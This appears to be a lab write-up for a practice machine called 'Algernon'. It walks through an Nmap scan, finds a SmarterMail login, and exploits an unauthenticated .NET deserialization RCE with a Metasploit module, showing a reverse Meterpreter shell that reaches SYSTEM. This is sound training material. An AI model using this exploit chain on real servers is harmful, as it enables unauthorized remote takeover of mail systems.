
Algernon | Deserialization Attack SmarterMail

An Nmap scan reveals several ports including FTP, HTTP, SMB, etc.

```
Microsoft ftpd
21/tcp
         open
               ftp
 ftp-syst:
   SYST: Windows NT
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 04-29-20 09:31PM
                                        ImapRetrieval
                         <DIR>
 11-03-24 07:11PM
                         <DIR>
                                        Logs
 04-29-20 09:31PM
                         <DIR>
                                        PopRetrieval
04-29-20 09:32PM
                         <DIR>
                                        Spool
80/tcp
               http
                             Microsoft IIS httpd 10.0
        open
_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
http-methods:
   Potentially risky methods: TRACE
                             Microsoft Windows RPC
135/tcp
         open msrpc
139/tcp
         open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
9998/tcp open http
                             Microsoft IIS httpd 10.0
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
http-server-header: Microsoft-IIS/10.0
 uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
 Content-Type: text/html; charset=us-ascii\x0D
Server: Microsoft-HTTPAPI/2.0\x0D
 Date: Mon, 04 Nov 2024 03:23:08 GMT\x0D
 Connection: close\x0D
 Content-Length: 326\x0D
 \x0D
 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/</pre>
 <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
 <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii
 <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
 <hr>HTTP Error 400. The request verb is invalid.\x0D
 </BODY></HTML>\x0D
```

Navigating to the HTTP server reveals a default IIS page but the HTTP server on port 9998 reveals a login page for SmarterMail:



Testing different credentials didn't work but a Google search reveals an unauthenticated RCE related to a deserialization attack related to .NET remoting endpoints:



There is a Metasploit module that can automate the exploit:

```
msf6 exploit(windows/http/smartermail_rce) > run

[*] Started reverse TCP handler on 192.168.45.185:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking target web server for a response...
[+] Target is running SmarterMail.
[*] Checking SmarterMail product build...
[+] Target is running SmarterMail Build 6919.
[+] The target appears to be vulnerable.
[*] Sending stage (176198 bytes) to 192.168.196.65
[*] Meterpreter session 1 opened (192.168.45.185:4444 → 192.168.196.65:50150) at 2024-11-03 22:45:31 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > □
```